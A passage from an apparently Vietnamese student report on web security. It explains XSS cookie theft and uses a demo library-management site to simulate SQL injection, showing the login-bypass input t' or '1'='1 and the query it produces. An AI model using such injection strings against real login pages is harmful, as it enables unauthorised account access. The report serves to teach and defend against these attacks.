
Sau đó các thông tin này được gửi tới cho hacker . Cách thường dùng của hacker là mã hoá các phần nguy hiểm của link ( đã chèn code) thành kiểu HEX ( hoặc có thể là các hình thức khác ) để làm cho nạn nhân ít nghi ngờ khi click vào cái link nguy hiểm đó . Sau đó là tìm cách nào đó để cho nạn nhân chịu click vào cái link đó.

Hầu hết các ứng dụng web hiện nay dùng cookie để kết hợp 1 tài khoản duy nhất cho 1 người dùng nào đó , nghĩa là cookie của người nào người đó dùng . Các webmail , web bán hàng , nhà băng , ... đa số đều dùng cookie với mục đích chứng thực ngừơi dùng , và đây là cái mà hacker cần.

**CHƯƠNG 3. KẾT QUẢ ĐẠT ĐƯỢC VÀ HƯỚNG PHÁT TRIỂN**

1. **Giới thiệu về website dùng để Demo:**


Website “Quản lí thư viện” dùng để quản lí các đầu sách, người mua, ngày mượn, ngày trả một cách thuận tiện và nhanh nhất. Bên cạnh đó website còn để cho người sử dụng để mượn sách một cách dễ dàng. Chúng ta sẽ sử dụng website này để mô phổng lỗi và cách tấn công cross-site scripting và SQL Injection trên mạng, từ đó chúng ta sẽ tìm ra cách phắc phục và chống lại 2 cách tấn công thông dụng này.



*Hình 1. Trang chủ website “Quản lí thư viện”*

1. **Mô phỏng tấn công SQL Injection:**
2. Tấn công vượt qua kiểm tra lúc đăng nhập đăng nhập:

Với dạng tấn công này, tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web. Thông thường để cho phép người dùng truy cập vào các trang web được bảo mật, hệ thống thường xây dựng trang đăng nhập để yêu cầu người dùng nhập thông tin về tên đăng nhập và mật khẩu. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập và mật khẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.




*Hình 2. Trang login*

Source code trang login:

'


Chỗ sơ hở trong đoạn mã xử lý nhập liệu trên nằm ở chỗ dữ liệu nhập vào từ người dùng được dùng để xây dựng trực tiếp câu lệnh SQL. Chính điều này cho phép tin tặc có thể điều khiển câu truy vấn sẽ được thực hiện.  Ví dụ, nếu người dùng nhập chuỗi trong ngoặc sau vào trong cả hai ô nhập liệu username/password của trang login.htm là:( t' or '1'='1). Lúc này, câu truy vấn sẽ được gọi thực hiện là:

**SELECT** \* **FROM** user **WHERE** user\_name = 't' **or** '1'='1' -- and passwword ='passwword';



*Hình 3. Trang đăng nhập khi ta muốn tấn công SQl Injection*

Câu truy vấn này là hợp lệ và sẽ trả về tất cả các bản ghi của ADMIN và đoạn mã tiếp theo xử lý người dùng đăng nhập bất hợp pháp này như là người dùng đăng nhập hợp lệ.




*Hình 4. Đăng nhập thành công*

1. Dạng tấn công sử dụng SELECT.

Dạng tấn công này phức tạp hơn. Để thực hiện được kiểu tấn công này, kẻ tấn công phải có khả năng hiểu và lợi dụng các sơ hở trong các thông báo lỗi từ hệ thống để dò tìm các điểm yếu khởi đầu cho việc tấn công.

